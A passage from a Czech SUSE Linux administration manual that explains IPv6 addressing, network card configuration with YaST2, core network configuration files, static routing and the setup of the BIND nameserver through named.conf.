Jak již víte, má IP adresa „pouze“ 32 bitů. Protože není možné z organizačních důvodů používat mnoho adres z 32 bitového adresního prostoru, je „zbytek“ adres již nedostačující.

Konfigurace počítače v TCP/IP síti je relativně komplikovaná. Jak již bylo popsáno dříve, je třeba v počítači konfigurovat následující – vlastní IP adresu, masku části sítě, bránu (pokud existuje) a nameserver. Všechna tato data musíte „znát“, resp. je obdržet od vašeho poskytovatele připojení.

Každý IP paket obsahuje kontrolní součet, který je třeba při každém přeměrování zkontrolovat a znovu spočítat. Proto potřebují rychlé směrovače také výkonné počítače, které budou řídit přesměrovávání.

Některé služby byly dosud realizovány pomocí oznamovacích adres (např. síťový protokol Windows SMB). Počítače, který nechtějí tuto službu využívat, jsou přesto nuceny paket zpracovat a teprve pak ho ignorovat, což může být u velmi rychlých sítí problém.

Následník současného IP, IPv6, pak všechny tyto problémy odstraňuje. Prvotním cílem při vývoji bylo rozšíření omezeného adresování a zjednodušení konfigurace pracovních stanic a, pokud možno, automatizovat. V této kapitole budeme hovořit o IPv4 neboli IP, když budeme mít na mysli stávající protokol, a o IPv6 jako nástupnickém protokolu.

IPv6 je podrobněji vysvětlen v RFC 1752. Pokud se chcete ponořit do jeho hlubin, můžete začít u tohoto RFC. IPv6 používá 128 bitové adresování, což představuje několika miliard IP adres a umožňuje vytvářet subsítě „velké“ 48 bitů.

To také umožňuje použít MAC jako součást adresy. Protože je celosvětově jedinečná a pevně určená výrobcem hardwaru, znamenala by veliké zjednodušení pro konfiguraci hardwaru. Ve skutečnosti bude možná prvních 64 bitů použito pro tzv. EUI-64-token, kde bude použito posledních 48 bitů MAC adresy a zbývajících 24 bitů pro speciální informace, které budou vypovídat o typu tokenu. To umožní přiřadit EUI-64-token i zařízením bez MAC adresy (PPP a ISDN).

Kromě toho obsahuje IPv6 i další vymoženost – pro síťové rozhraní bude k dispozici více IP adres. To má tu výhodu, že bude k dispozici více různých sítí. To může vést k tomu, že pomocí MAC adresy a známého prefixu (předpony) bude možné zcela automaticky konfigurovat síť a bez nutnosti další konfigurace zde budou ihned po startu IPv6 všechny počítače v lokální síti k dispozici, tzv. „link-local adresa“.

Ale bude také možné automatizovat konfiguraci pracovních stanic. K tomuto účelu slouží speciální protokol, pomocí kterého mohou pracovní stanice obdržet od směrovače IP adresu.

Všechny počítače s IPv6 musí podporovat „multicast“. Pomocí multicastu je možné komunikovat se skupinou počítačů najednou, tedy ne se všemi najednou („broadcast“), nebo pouze s jedním („unicast“), ale i s několika z nich. Které to jsou, to záleží na aplikaci. Existuje ale také několik předdefinovaných multicast skupin, např. „všechny nameservery“, nebo „všechny směrovače“.

Okamžitý přechod všech počítačů z IPv4 na IPv6 není možný, proto existuje zpětně kompatibilní režim. Ten překládá současné adresy na IPv6. Zá-

Localhost	::1
IPv6 adresa kompatibilní s IPv4	::10.10.11.102 (IPv6 je podporován)
IPv4 namapovaná IPv6 adresa	::ffff:10.10.11.102 (IPv6 není podporován)
libovolná adresa	3ffe:400:10:100:200:c0ff:fed0:a4c3
Link-local adresa	fe80::10:1000:1a4
Site-local adresa	fec0:1:1:0:210:10ff:fe00:1a4
Multicast skupina	ff02:0:0:0:0:0:0:2
„všechny link-lokální směrovače“	

Tabulka 16.7: Zobrazení různých IPv6 adres

roveň existují mechanismy, jako je tunneling, kde jsou IPv6 pakety posílány v IPv4 paketech. Samozřejmě je možné nahradit IPv6 zpětně IPv4. Abyste mohli z IPv4 počítače přistupovat např. na IPv6 server, pak je třeba, aby měl IPv6 počítač zpětně kompatibilní adresu.

Stavba IPv6 adresy

Jistě si umíte představit, že IPv6 adresa bude se svými 128 bity nepoměrně delší než 32 bitová. Aby tomu tak nebylo, používá se jiný zápis pro IPv6 adresy, viz tabulka *Stavba IPv6 adresy* na této straně.

Jak jste již zjistili z tabulky, tak pro zápis IPv6 adres se používají hexadecimální čísla. Tato čísla jsou pak seskupena po dvou bajtech a oddělena dvojtečkou :. V jedné adrese můžete použít maximálně osm skupin a sedm dvojteček. Úvodní nulové bajty je možné vypustit, to se ale netýká nulových bajtů uprostřed nebo na konci adresy. Více než čtyři nulové bajty je možné přeskočit pomocí ::. V adrese je možné použít jako oddělovací znak pouze dvojtečku. Anglicky se tento postup označuje jako „collapsing“. Specialitou jsou pak adresy zpětně kompatibilní s IPv4. Zde se přidá IPv4 adresa za pevně stanovenou předponu pro zpětně kompatibilní IPv4 adresy.

Každá část IPv6 má přesně definovaný význam. První bajty tvoří předponu a určují typ adresy. Prostřední část adresuje síť nebo nemá žádný význam a poslední část adresuje počítač.

Tabulka *Stavba IPv6 adresy* na této straně znázorňuje významy některých, často používaných, předpon:

Předpona (hexadecimálně)	Použití
00	IPv4 a IPv4 zpětně kompatibilní IPv6 adresa. Jedná se o adresu kompatibilní s IPv4. Vhodný směrovač musí ještě upravit IPv6 paket na IPv4. Další speciální adresy (např. loopback) používají také tuto předponu.
první číslo je 2 nebo 3	poskytovatelské unicast adresy. Jako dosud mohou být poskytovatelem přiřazeny pro části sítě.
fe80 do febf	tyto adresy není možné přeměrovat a mohou být proto používány pouze ve stejné části sítě.
fec0 do feff	tyto adresy sice mohou být přeměrovány, ale pouze v rámci organizace. Tyto adresy odpovídají současným „privátním“ sítím (např. 10.x.x.x).
ff	IPv6 adresy začínající ff jsou adresy pro multicast.

Tabulka 16.8: *Různé předpony IPv6*

Jak je vidět výše, jsou speciální unicast adresy velice dlouhé. Ty si už nemůžete prakticky pamatovat. Proto je funkční nameserver pro IPv6 daleko důležitější než pro IPv4. Ten je dokonce tak důležitý, že existuje speciální autokonfigurační protokol pro nameservery.

IPv6 – síťové masky

Síťové masky se v IPv6 zobrazují poněkud odlišně. Protože je už od začátku používán směrovač bez tříd a i malá část sítě může mít prakticky libovolný počet počítačů, nemá zde dělení sítě do tříd žádný smysl. Protože by síťové masky byly velice dlouhé, zapisují se zcela jiným způsobem. Zapis

```
fec0:1:1:0:210:10ff:fe00:1a4/64
```

tvoří posledních 64 bitů počítačová a předchozích 64 bitů síťová část.

Další odkazy k IPv6

Je zcela zřejmé, že výše uvedený náhled do tematiky si nemůže činit nárok na úplnost, nebo jenom ucelenost. Bližší informace o problematice spojené s IPv6 naleznete na <http://www.ipv6.org/>.

Připojení k síti

TCP/IP je standardním síťovým protokolem a všechny moderní operační systémy mohou komunikovat prostřednictvím TCP/IP. Linux ale může podporovat i jiné síťové protokoly, např. (dříve) používaný IPX od spol. Novell Netware nebo Appletalk používaný na počítačích Macintosh. V této kapitole se budeme věnovat integraci linuxového počítače do TCP/IP sítě, tj. jak se můžete připojit pomocí ethernetové karty do lokální sítě.

Pokud používáte „exoty“ jako Arcnet, Token-Ring nebo síťové karty FDDI, naleznete potřebné informace v podrobné dokumentaci k jádru v `/usr/src/linux/Documentation`.

Příprava

Počítač musí být vybaven podporovanou síťovou kartou. Většinou je síťová karta rozpoznána již při instalaci a je vybrán vhodný ovladač. Jestli je karta správně připojena zjistíte třeba tak, že po příkazu `ifstatus eth0` se vypíše jako síťové zařízení `eth0` (je třeba být přihlášen jako `root`).

Pokud máte síťovou podporu jako modul jádra – což je u jader SUSE standardní – pak musí být název modulu uveden jako alias v `/etc/modules.conf`. Např. pro první ethernetovou kartu může zápis vypadat takto – `alias eth0 tulip`.

Tento zápis se vytvoří automaticky, pokud během instalace zavedete ovladač programem `linuxrc`. Jinak je možné použít také `YaST2`.

U hotplugových síťových karet (např. PCMCIA nebo USB) budou ovladače zavedeny automaticky při zasunutí karty do slotu – není potřeba nic konfigurovat. Podrobnosti naleznete v kapitole *Hotplug* na straně 255.

Konfigurace pomocí YaST

Konfigurace síťové karty je možné rychle provést programem `YaST2`. Stačí spustit *Ovládací centrum*, otevřít záložku 'Síť/zařízení' a spustit modul 'Konfigurace síťové karty'. Zobrazí se dialog *Konfigurace pomocí YaST* na následující straně.

Tlačítkem 'Konfigurovat' můžete konfigurovat další síťovou kartu a pomocí 'Upravit' a následně 'Smazat' smažete konfiguraci síťové karty. Tlačítko 'Upravit' slouží pro úpravu stávající konfigurace.

Pokud byla vaše karta úspěšně rozpoznána, pak stiskem 'Změnit' můžete upravit její nastavení. U rozpoznávaných karet je také automaticky zvolen



Obrázek 16.4: Konfigurace síťových karet

ovladač, který je pro síťovou kartu vhodný. V případě, že síťová karta nebyla autodetekována, pak zvolte 'Konfigurovat' a v dialogu **Manuální konfigurace síťové karty** vyberte ovladač pro kartu z menu 'Vybrat ze seznamu'.

Zde můžete zvolit typ síťové karty a v případě ISA karet také vhodné přerušení a IO adresu. Některé ovladače podporují také speciální parametry, jako je např. výběr rozhraní, zda používáte RJ-45 nebo BNC přípojku atd. Bližší informace naleznete vždy v dokumentaci k ovladači.

V dialogu **Konfigurace síťové adresy** pak nastavíte IP adresu, jméno počítače a další síťová nastavení. Pokud vytváříte vlastní síť, pak se podívejte do kapitoly *TCP/IP – Linuxem používaný protokol* na straně 420, resp. tabulky *Síťové masky a směrování* na straně 428. Jinak zde uveďte údaje od správce systému. Nezapomeňte také nastavit název počítače a nameserver tak, aby bylo možné převádět IP adresy na názvy počítačů a naopak. Dále zde můžete nastavit také směrování na počítači.

Zde také končí konfigurace síťové karty. YaST2 nakonec spustí SuSEconfig a upraví textové konfigurační soubory. Poté je třeba restartovat síť tak, aby se změny projevíly. To můžete provést příkazem

```
earth:~ # rcnetwork restart
```

PCMCIA

PCMCIA kartám, narozdíl od pevně zabudovaných síťových karet není přidělováno trvale zařízení, např. `eth0`, ale získávají ho dle potřeby. Aby se předešlo případným konfliktům s pevně zabudovanými kartami, spouští se PCMCIA systém až po síti.

Pokud byste chtěli provádět nastavení PCMCIA ručně, pak naleznete konfigurační a startovací skripty v adresáři `/etc/sysconfig/pcmcia`. Tyto skripty se spouští v okamžiku, kdy `cardmgr`, tzv. „PCMCIA Device Manager“, detekuje připojenou PCMCIA kartu. Proto není třeba spouštět PCMCIA před startem sítě.

Konfigurace IPv6

Pokud chcete používat IPv6, není třeba obecně provádět žádnou konfiguraci na pracovních stanicích. Stačí pouze aktivovat podporu IPv6 v jádře. To můžete provést např. příkazem

```
earth:~ # modprobe ipv6
```

Protože se IPv6 z velké části konfiguruje samo, bude síťové kartě přiřazena adresa v link-local síti. Standardně není třeba mít na pracovní stanici směrovací tabulku. Pro směrování se používá Router Advertisement Protocol, pomocí kterého se pracovní stanice dotazuje na prefix a které brány mají být používány. K nastavení směrovače pro IPv6 slouží program `radvd`. Tento program pak sdělí pracovním stanicím prefixy pro IPv6 adresy a informace o směrování.

Manuální konfigurace sítě

Ruční konfiguraci sítě byste měli použít pouze jako záložní řešení nebo pro speciální případy. Jinak je lepší využít YaST2.

Pro de-/aktivaci jednotlivých síťových rozhraní se používají příkazy `/sbin/ifup`, resp. `ifdown`. Stav síťového zařízení zjistíte příkazem `ifstatus`.

Např. síťové rozhraní `eth0` aktivujete jako `root` příkazem `ifup eth0`. Definice jednotlivých rozhraní naleznete v adresáři `/etc/sysconfig/network/`.

Konfigurační soubory

Zde je uveden přehled síťových konfiguračních souborů, jejich formátů a funkcí.

/etc/sysconfig/network/ifcfg-* Tento soubor obsahuje data pro jednotlivá síťová rozhraní. Mohou být pojmenovány podle názvu rozhraní (`ifcfg-eth2`) nebo podle hardwarové adresy síťové karty `ifcfg-000086386be3` nebo podle hardwarového popisu karty (`ifcfg-usb`). Pokud budou používány síťové aliasy, nazývají se potřebné soubory `ifcfg-eth2:1` nebo `ifcfg-usb:1`. Skript `ifup` pak dostane kromě názvu rozhraní podle potřeby také hw popis a hledá odpovídající soubory ke konfiguraci.

Tyto soubory obsahují IP adresu (`BOOTPROTO="static",IPADDR="10.10.11.214"`) nebo odhaz na používání DHCP (`BOOTPROTO="dhcp"`). IP adresa síťové masky je již uvedena (`IPADDR="10.10.11.214/16"`) nebo je možné ji zadat separátně (`NETMASK="255.255.0.0"`).

/etc/sysconfig/network/config,dhcp,wireless Soubor `config` obsahuje obecné nastavení chování `ifup`, `ifdown` a `ifstatus`. Vše je opatřeno podrobnými komentáři. Stejně tak je komentován soubor `dhcp` a `wireless`, kde jsou obecná nastavení pro DHCP a rádiové karty. Všechny proměnné v těchto souborech je možné použít také v `ifcfg-*`, kde jsou nadřazené.

/etc/hosts

V tomto souboru (viz soub. *Konfigurační soubory* na této straně) se přiřazují jménům počítačů IP adresy. Pokud se nepoužívá nameserver, musíte zde uvést všechny počítače, na které chcete mít přístup pomocí jména. Každý počítač je na zvláštní řádce, sestávající se postupně z IP adresy, plně kvalifikovaného jména počítače a jeho aliasů, oddělených mezerami nebo tabulátory. Komentáře začínají znakem `#`.

```
# hosts          This file describes a number of hostname-to-address
#               mappings for the TCP/IP subsystem.  It is mostly
#               used at boot time, when no name servers are running.
#               On small systems, this file can be used instead of
#               a "named" name server.  Just add the names,
#               addresses and any aliases to this file...
#
127.0.0.1 localhost
192.168.0.1 sun.cosmos.com sun
```

```
192.168.0.20 earth.cosmos.com earth
# End of hosts
```

Soubor 42: /etc/hosts

/etc/networks

Zde se převádějí jména sítí na síťové adresy. Formát je stejný jako u souboru *hosts*, pouze síťová jména jsou jako první a za nimi následují adresy (viz soub. *Konfigurační soubory* na této straně).

```
# networks    This file describes a number of netname-to-address
#             mappings for the TCP/IP subsystem.  It is mostly
#             used at boot time, when no name servers are running.
#
loopback      127.0.0.0
localnet      192.168.0.0
# End of networks.
```

Soubor 43: /etc/networks

/etc/host.conf

Se stará o převod jmen prostřednictvím *resolveru* a tento převod je řízen právě tímto souborem. Tento konfigurační soubor se používá pouze pro soubory, které jsou slinkovány proti *libc4* nebo *libc5* – novější programy linkované proti *glibc* se nastavují v souboru */etc/nsswitch.conf*! Každý parametr je uveden na samostatném řádku a komentáře jsou uvozeny znakem `#'. Příпустné parametry jsou uvedeny v tabulce *Konfigurační soubory* na následující straně.

<i>order hosts, bind</i>	Stanoví, v jakém pořadí se zavolají služby pro převod jména počítače (<i>hostname</i>) na IP adresu. Možné argumenty jsou <i>hosts</i> : prohledávat soubor <i>/etc/hosts</i> <i>bind</i> : použít nameserver <i>nis</i> : prostřednictvím NIS
<i>multi on/off</i>	Stanoví, zda počítač, uvedený v <i>/etc/hosts</i> , smí mít více IP adres.
<i>nospoof on</i>	Tyto parametry mají vliv pouze na <i>spoofing</i>
<i>alert on/off</i>	nameserveru.

Tabulka 16.9: pokr. na další str...

trim název domény	Zadané jméno domény se při převodu oddělí od jména počítače (pokud ovšem jméno počítače obsahovalo doménu). Tato volba se hodí, pokud jsou v souboru <code>/etc/hosts</code> jen jména z lokální domény, které by měly být také rozpoznatelné i s připojenou doménou.
----------------------	---

Tabulka 16.9: Parametry pro `/etc/host.conf`

Příklad `/etc/host.conf` ukazuje soubor *Konfigurační soubory* na této straně.

```
#
# /etc/host.conf
#
# We have named running
order hosts bind
# Allow multiple addrs
multi on
# End of host.conf
```

Soubor 44: `/etc/host.conf`

`/etc/nsswitch.conf`

Pomocí GNU C library 2.0 může nyní SUSE Linux využívat „Name Service Switch“ (NSS) (viz. [5]`nsswitch.conf`, případně podrobný manuál *The GNU C Library Reference Manual*, kap. „System Databases and Name Service Switch“ balík `libcinfo`, série doc.).

V souboru `/etc/nsswitch.conf` se uvede, v jakém pořadí je informace požadována. Příklad ukazuje soub. *Konfigurační soubory* na následující straně. Komentáře se oddělují znakem ``#'`.

Položka (`files dns`) v tzv. „databázi“ `hosts` zde například znamená, že po spuštění `/etc/hosts (files)` se vyše požadavek DNS

(Domain Name Service) (viz odst. DNS na straně 446).

```
#
# /etc/nsswitch.conf
#
passwd:      compat
group:       compat

hosts:       files dns
networks:    files dns

services:    db files
protocols:   db files

netgroup:    files
automount:   files nis
```

Soubor 45: */etc/nsswitch.conf*

Databáze, dosažitelné pomocí NSS, uvádí tab. *Konfigurační soubory* na této straně. V budoucnu se ještě počítá s parametry automount, bootparams, netmasks a publickey.

aliases	Poštovní aliasy pro sendmail(8) viz [5]aliases.
ethers	Ethernetové adresy.
group	Uživatelské skupiny pro getgrent(3) viz [5]group.
hosts	Jména počítačů (hostnames) a IP adresy pro gethostbyname(3) a podobné funkce.
netgroup	Platný seznam počítačů a uživatelů v síti pro práci s přístupovými právy, viz [5]netgroup.
networks	Jména a adresy sítí pro getnetent(3).
passwd	Uživatelská hesla pro getpwent(3), viz. [5]passwd.
protocols	Sítíové protokoly pro getprotoent(3), viz [5]protocols.
rpc	Jména a adresy „Remote Procedure Call“ pro getrpcbyname(3) a podobné funkce.
services	Sítíové služby, getservent(3)
shadow	Stínová hesla uživatelů, které používá getspnam(3), viz [5]shadow.

Tabulka 16.10: *Databáze dosažitelné pomocí /etc/nsswitch.conf*

Všechny konfigurační možnosti databáze NSS uvádí tab. *Konfigurační soubory* na této straně.

files	Přímý přístup k souborům, např. /etc/aliases.
db	Přístup přes databázi.
nis	NIS viz odst. <i>NIS</i> na straně 475.
nisplus	
dns	Pouze s rozšířeními hosts a networks.
compat	Pouze s rozšířeními passwd, shadow a group.
-dále-	je možné spouštět různé reakce na různé výsledky vyhledávání – detaily viz [5]nsswitch.conf.

Tabulka 16.11: Konfigurační možnosti „databáze“ NSS

/etc/nscd.conf

Pomocí tohoto souboru se konfiguruje program nscd, viz [8]nscd a [5]nscd.conf. Týká se informací v passwd, groups a hosts. Démón se musí znovu nastartovat, když se např. mění DNS při změně /etc/resolv.conf. Je-li např. aktivována vyrovnávací paměť (cache) pro passwd, trvá zpravidla 15 sekund, než je systému znám nově založený lokální uživatel. Opětovným spuštěním programu nscd se tato doba čekání dá zkrátit. Slouží k tomu příkaz

```
earth:~ # rcnscd restart
```

/etc/resolv.conf

Podobně jako /etc/host.conf, tento soubor hraje zásadní roli při určování (resolving) jmen počítačů pomocí knihovny resolver.

Zde se zadává, do které domény počítač patří (klíčové slovo search) a jaká je adresa nameserveru (klíčové slovo nameserver). Dá se zadat více jmen domén (ale tím déle pak trvá rozhodnutí o jménu). Při rozhodování o nikoli plně kvalifikovaném jménu se připojí položky search postupně za sebou, aby daly plně kvalifikované jméno. Uvádějí se zde nameservery, každý na vlastní řádce, začínající slovem nameserver. Komentáře se oddělují znaky '#'. Příklad /etc/resolv.conf ukazuje soubor *Konfigurační soubory* na této straně.


```
# /etc/resolv.conf
#
# Our domain
search cosmos.com
#
# We use sun (192.168.0.1) as nameserver
nameserver 192.168.0.1
# End of resolv.conf
```

Soubor 46: /etc/resolv.conf

YaST2 (viz odst. *Síťová karta* na straně 74) zde při instalaci automaticky doplní zadaný nameserver!

Některé služby jako je pppd (wvdial), ipppd (isdn), dhcp (dhcpcd a dhclient), pcmcia a hotplug upravují soubor `/etc/resolv.conf` skriptem `modify_resolvconf`.

Když je soubor `/etc/resolv.conf` upraven tímto skriptem, obsahuje také komentář s informací o modifikované službě, kde je uložena původní verze souboru a jak je možné automatické modifikace vypnout.

Když je `/etc/resolv.conf` vícekrát upraven, tak i pak je možné tyto změny vrátit do původního stavu – to se může stát u isdn, pcmcia a hotplugu.

V případě, že určitá služba není korektně ukončena, pak je možné skriptem `modify_resolvconf` dosáhnout původního stavu. Při startování systému se kontroluje, zda je `resolv.conf` modifikován (např. kvůli pádu systému). V tom případě je pak obnoven původní `resolv.conf`.

YaST2 pomocí `modify_resolvconf` kontroluje, zda je `resolv.conf` modifikován a případně varuje uživatele, že případné změny se po zrestaurování ztratí.

/etc/HOSTNAME

Tento soubor se čte při startu různými skripty. Smí obsahovat jenom jednu řádku, na kterou se zadá jméno počítače (holé, bez domény!).

Startovací skripty

Kromě popsaných konfiguračních souborů je zde ještě řada skriptů, které spouštějí síťové programy během startu počítače, a to v okamžiku, kdy systém přejde na některou víceuživatelskou úroveň (viz tab. *Startovací skripty* na následující straně).

<code>/etc/init.d/network</code>	Tento skript se stará o hardwarovou a softwarovou konfiguraci sítě při startu systému. Nastavuje IP adresu, síťovou adresu, síťovou masku a bránu (viz odst. <i>Síťová karta</i> na straně 74).
<code>/etc/init.d/xinetd</code>	Spustí program <code>xinetd</code> . To je potřeba, chcete-li se přihlásit k tomuto počítači přes síť.
<code>/etc/init.d/portmap</code>	Spustí portmapper, který je potřeba, aby se dal použít server RPC, např. pro export souborového systému přes NFS.
<code>/etc/init.d/nfsserver</code>	Spustí server NFS.
<code>/etc/init.d/postfix</code>	Řídí proces <code>postfix</code> .
<code>/etc/init.d/ypserv</code>	Spustí server NIS.
<code>/etc/init.d/ypbind</code>	Spustí klient NIS.

Tabulka 16.12: Startovací skripty síťových programů

Směrování a SUSE Linux

Od verze SUSE Linux 8.0 je směrovací tabulka v konfiguračních souborech `/etc/sysconfig/network/routes` a `/etc/sysconfig/network/ifroute-*`

V souboru `/etc/sysconfig/network/routes` můžete nastavit všechny statické směrovací záznamy, používané pro směrování k počítači, skrze bránu nebo přes síť.

Pro všechna rozhraní, která potřebují individuální směrování je možné vytvářet samostatné konfigurační soubory (`/etc/sysconfig/network/ifroute-*`). Zde je třeba nahradit v `ifroute-*` hvězdičku názvem rozhraní. Tento soubor pak může vypadat např. takto

```

DESTINATION      GATEWAY NETMASK  INTERFACE [ TYPE ] [ OPTIONS ]
DESTINATION      GATEWAY PREFIXLEN INTERFACE [ TYPE ] [ OPTIONS ]
DESTINATION/PREFIXLEN GATEWAY -      INTERFACE [ TYPE ] [ OPTIONS ]

```

Když není uveden parametr GATEWAY, NETMASK, PREFIXLEN nebo INTERFACE, pak je třeba místo něj psát ` - ' . Položky TYPE a OPTIONS nejsou povinné.

- V prvním sloupci (DESTINATION) je uveden cíl směrovacího záznamu. Zde může být IP adresa sítě nebo počítače. Když je dostupný nameserver, pak také celý název sítě nebo počítače
- Druhý sloupec (GATEWAY) slouží pro uvedení defaultní brány nebo brány, skrze kterou se přistupuje k počítači, resp. síti
- Ve třetím sloupci se uvádějí síťové masky pro síť nebo počítače. Např. pro počítač umístěný za branou je maska 255 . 255 . 255 . 255
- Poslední sloupec je relevantní pro síť připojené na lokální počítač (programová smyčka, Ethernet, ISDN, PPP . . .). Zde je třeba uvádět název zařízení

Následující skripty v adresáři `/sbin/` ulehčují práci se směrovacími záznamy:

ifup-route nastaví směrovací záznam

ifdown-route smaže směrovací záznam

ifstatus-route vypíše status konfigurovaných směrovacích záznamů

DNS

Sítová služba DNS se používá k tzv. „vyřešení“ doménových jmen a jmen počítačů nalezením jejich odpovídajících IP adres. Tím se například jménu počítače earth přiřadí IP adresa 192.168.0.20 .

Spuštění nameserveru BIND

Nameserver BIND je v SUSE Linuxu již předkonfigurovaný, takže ho můžete spustit již po instalaci.

Pokud máte fungující internetové připojení a do `/etc/resolv.conf` vložíte jako nameserver 127.0.0.1 pro localhost, pak máte již fungující převod jmen na IP adresy bez nutnosti znát IP adresu DNS serveru poskytovatele. BIND zde provádí převod jmen prostřednictvím root nameserveru, což je ale výrazně pomalejší.

Výhodnější je uvést IP adresu DNS poskytovatele do konfiguračního souboru `/etc/named.conf` pod `forwarders`. Takto získáte efektivní a bezpečný převod. Toto funguje v případě, že nameserver běží jako „caching-only“.

Teprve v případě, že spravujete vlastní zónu, budete potřebovat opravdové DNS. Jednoduchý příklad konfigurace naleznete v `/usr/share/doc/packages/bindX/sample-config`, kde X nahradíte číslem verze.

Nejdřív ale musíte mít doménu registrovanou. A i v případě, že jste vlastníky domény, kterou ale spravuje poskytovatel, neměli byste toto používat, protože BIND jinak nebude forwardovat (přeposílat dále) dotazy na tuto doménu. Takže třeba webový server umístěný u poskytovatele nebude pro vlastní doménu přístupný.

Pro spuštění nameserveru zadejte na příkazové řádce jako uživatel root

```
rcnamed start
```

Když se vpravo zobrazí zeleně „done“ pak je démon `named`, spuštěn. Na lokálním počítači je možné fungování nameserveru ihned vyzkoušet tak, že použijete program `nslookup`. Jako default server musí být zobrazen localhost s adresou 127.0.0.1. Pokud tomu tak není, pak je pravděpodobně v `/etc/resolv.conf` uveden špatný nameserver nebo tento soubor vůbec neexistuje. Když se zobrazí chybové hlášení „No response from server“

apod., pak je třeba následujícím příkazem zkontrolovat, zda named vůbec běží

```
rcnamed status
```

Jestliže není nameserver spuštěn nebo vykazuje chybné chování, pak naleznete příčinu v protokolovém souboru „/var/log/messages“. U vytáčeného spojení je třeba, aby BIND při startu zkontroloval root nameserver. Když se mu to nepodaří, jelikož není k dispozici připojení k Internetu, může to vést k tomu, že nejsou vyřizovány vůbec žádné DNS dotazy kromě lokálně definovaných zón.

Když chcete používat nameserver poskytovatele nebo vlastní nameserver běžící ve vlastní síti jako „forwarder“, pak je třeba ho/je uvést do části options mezi forwarders (viz příklad *Spuštění nameserveru BIND* na této straně)

```
options {
    directory "/var/lib/named";
    forwarders { 10.11.12.13; 10.11.12.14; };
    listen-on { 127.0.0.1; 192.168.0.99; };
    allow-query { 127/8; 192.168.0/24; };
    notify no;
};
```

Soubor 47: Volby pro přeposílání v named.conf

IP adresy v příkladu jsou náhodně zvoleny. Také si všimněte, že každá položka je oddělena středníkem a složenými závorkami.

Po provedení změn v konfiguračních souborech je třeba, aby BIND načel nové hodnoty, což je možné provést příkazem `rcnamed reload`. Další možností je zcela restartovat nameserver příkazem `rcnamed restart`.

Konfigurační soubor /etc/named.conf

Všechna nastavení pro BIND se provádějí v souboru /etc/named.conf. Samotná data pro zónu, názvy počítačů, IP adresy atd. pro spravované domény jsou v separátních souborech v adresáři /var/lib/named. Bližší informace jsou uvedeny v následujícím textu.

Konfigurační soubor /etc/named.conf se dělí na dvě oblasti. Obecná nastavení jsou v části options a v zone položky pro jednotlivé domény. Kromě

toho je zde také oblast logging a položky typu acl. Komentáře začínají znakem '#' a případně také '//'.
Jak může vypadat minimalistický `/etc/named.conf` uvádí příklad *Konfigurační soubor `/etc/named.conf` na této straně*

```
options {
    directory "/var/lib/named";
    forwarders { 10.0.0.1; };
    notify no;
};

zone "localhost" in {
    type master;
    file "localhost.zone";
};

zone "0.0.127.in-addr.arpa" in {
    type master;
    file "127.0.0.zone";
};

zone "." in {
    type hint;
    file "root.hint";
};
```

Soubor 48: Minimalistický `/etc/named.conf`

Tento příklad můžete použít pro BIND8 i 9, protože zde nejsou uvedeny žádné speciální volby, které jsou dostupné pouze v jedné z obou verzí. Současná verze BIND9 akceptuje všechna nastavení vytvořená původně pro BIND8 a také při svém startu zkontroluje, pokud není některá volba implementována. Speciální BIND9 volby nejsou ve starší verzi podporovány.

Nejdůležitější konfigurační volby v sekci options

directory `"/var/lib/named";` udává adresář, kde BIND bude hledat soubory s daty o jednotlivých zónách

forwarders `{ 10.0.0.1; };` se používá, pro uvedení IP adresy jednoho nebo více nameserverů (většinou nameserverů poskytovatele), na které jsou DNS dotazy přeposílány v případě, že je není možné zodpovědět přímo

forward first; způsobí, že DNS dotaz je ihned přeposílán bez toho, aby byl dotazován root nameserver. Místo **forward first** je možné použít také **forward only**, pak nebude root nameserver vůbec dotazován, což se může hodit při různých konfiguracích firewallu

listen-on port 53 { 127.0.0.1; 192.168.0.1; }; sděluje BINDu, na kterém síťovém rozhraní a portu má poslouchat dotazy klientů. V našem případě není třeba port 53 vůbec uvádět, protože se jedná o standardní port, na kterém BIND poslouchá. Když je tato položka vynechána, pak jsou standardně použita všechna rozhraní

query-source address * port 53; se používá tehdy, když firewall blokuje externí DNS dotazy. BIND pak posílá dotazy ven od portu 53 a ne vyššího než 1024

allow-query { 127.0.0.1; 192.168.1/24; }; obsahuje sítě, ze kterých mohou klienti posílat DNS dotazy. Číslo /24 je zde zkrácený zápis síťové masky a znamená, že síťová maska je dlouhá 24 bitů, což je 255.255.255.0

allow-transfer { ! *; }; řídí, které počítače mohou požadovat transfer zóny. Zde je to pomocí ! * zakázáno zcela. Pokud by zde tato položka nebyla, pak je možné provádět transfer zóny odkudkoliv a bez omezení

statistics-interval 0; bez této položky generuje BIND8 každou hodinu několik řádků do protokolového souboru `/var/log/messages`. Nula potlačuje tento výstup, jinak je možné uvádět čas v minutách

cleaning-interval 720; určuje, v jakém časovém odstupu bude BIND8 čistit svou cache. To vždy vygeneruje zápis do `/var/log/messages`. Čas se udává v minutách a přednastavenou hodnotou je 60 minut

interface-interval 0; BIND8 prohledává pravidelně síťová rozhraní a hledá platná rozhraní (nová nebo již odpojená). Nula zamezí tomuto hledání a BIND8 bude pracovat pouze s rozhraními, která nalezne při startu. Čas se udává v minutách a přednastavenou hodnotou je 60 minut

notify no; parametr `no` způsobí, že žádný další nameserver nebude upozorněn v případě, že se změní data pro zónu nebo bude nameserver restartován

Konfigurace v sekci logging

BIND8 má široké možnosti, co se týče možností protokolovat různé události. Ze začátku byste měli nechat přednastavené hodnoty. Příklad *Konfigurace v sekci logging* na této straně obsahuje nejjednodušší možnou formu

```
logging {  
  
    category default { null; };  
  
};
```

Soubor 49: Protokolování je potlačeno

Struktura souboru odkazujícího na data pro zóny

```
zone "moje-domena.cz" in {  
    type master;  
    file "moje-domena.zone";  
    notify no;  
};
```

Soubor 50: Data zóny moje-domena.cz

Za zone je uveden název spravované domény, zde tedy moje-domena.cz následovaná in a složenými závorkami, které pak obsahují volby pro tuto zónu (viz *Struktura souboru odkazujícího na data pro zóny* na této straně). Když definujete sekundární zónu, změníte pouze type na slave a je třeba uvést nameserver, který spravuje zónu jako master (viz *Struktura souboru odkazujícího na data pro zóny* na této straně).

```
zone "jina-domena.cz" in {  
    type slave;  
    file "slave/jina-domena.zone";  
    masters { 10.0.0.1; };  
};
```

Soubor 51: Data zóny jina-domena.cz

Volby:

type master; určuje, že tato zóna je spravována na tomto nameserveru. To předpokládá správně vytvořený soubor pro zónu

type slave; tato zóna je transferována z jiného nameserveru, kde je jako masters

type hint; zóna . typu hint se používá pro root nameserver. Můžete nechat tak, jak je

